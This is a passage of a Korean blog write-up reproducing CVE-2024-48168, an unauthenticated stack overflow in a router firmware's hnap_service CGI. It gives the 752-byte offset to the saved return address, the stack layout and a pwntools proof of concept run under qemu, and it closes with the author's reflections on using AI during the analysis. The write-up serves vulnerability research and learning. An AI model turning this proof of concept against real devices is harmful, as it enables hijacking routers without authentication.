
$ra와 $pc에 naah가 들어간 것을 확인했다. $s0부터 $fp까지도 전부 패턴으로 덮였다.
naah의 위치를 계산했다.
pwndbg> cyclic -l naah
Finding cyclic pattern of 4 bytes: b'naah' (hex: 0x6e616168)
Found at offset 752
예상되는 stack구조는 다음과 같다
-SP-
...
0 : ServiceName 버퍼 (32바이트) <- 여기서부터 strcpy
32 : LoginKey 버퍼 (32바이트)
716 : 저장된 $s0
720 ~ 744 : 저장된 $s1 ~ $s7
748 : $fp
752 : $ra
...
따라서 실행흐름을 제어하기 위해서 ra를 덮어야 하는게 ra를 덮기 위해서는 body에 tag에 752byte의 더미데이터 + 4byte의 함수 주소를 요청하면 된다.
from pwn import *

e = ELF('./web/cgi-bin/hnap/hnap_service')

buf=752

payload=b'A'*buf
payload+=b'ABCD'

TAG = payload.decode('latin1')

body  = '<?xml version="1.0" encoding="UTF-8"?>\n'
body += '<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">\n'
body += '<soap:Body><' + TAG + '></' + TAG + '></soap:Body>\n'
body += '</soap:Envelope>\n'

env = {
    "REQUEST_METHOD": "POST",
    "SOAP_ACTION": "x",
    "CONTENT_LENGTH": str(len(body)),
}

p = process(["qemu-mips-static", "-g", "12345", "-L", ".",
             "./web/cgi-bin/hnap/hnap_service"], env=env)

p.send(body.encode('latin1'))
p.interactive()

PoC를 통해 ra가 덮이고 pc가 0x41424344로 바뀌는 것을 확인했다. 인증 없이 보낸 요청 으로 실행 흐름을 임의의 주소로 덮을 수 있으며, CVE-2024-48168을 재현했다.
느낀점
처음으로 진행한 1-day 분석이었다.
워게임과는 확실히 달랐다. 워게임은 바이너리 하나에 함수도 몇 개 없고, 문제로 출제된 이상 어딘가에 반드시 취약점이 있다는 전제가 깔려 있었다. 그런데 실제 펌웨어는 바이너리가 수십 개에 라이브러리까지 얽혀 있어서, 취약점을 보기 전에 프로그램의 흐름을 따라가는데 벅찼던거 같다.
솔직히 이번 분석을 제대로 한 건지 잘 모르겠다. 최소한의 정보만 가지고 해보려 했지만, 복잡한 흐름을 따라가는 과정에서 AI의 도움을 많이 받았다.
돌아보면 AI에 물어본 것 중 상당수는 리눅스나 MIPS의 기본 지식이었다. 그때그때 물어보며 진행한 덕분에 막히지는 않았지만, 그만큼 시간도 오래 걸렸다. AI에게 답을 묻는 것과 분석을 맡기는 것은 다르다는 것을 이번에 체감했다.
AI를 어떻게 쓸지는 앞으로도 계속 고민할 부분이다. 이번처럼 낯선 구조를 훑고 흐름을 파악하는 데는 확실히 빨랐지만, 실제 값이 걸린 부분은 결국 직접 확인해야 했다. 이 둘을 구분해서 쓰는 쪽으로 다듬어 나가려고 한다.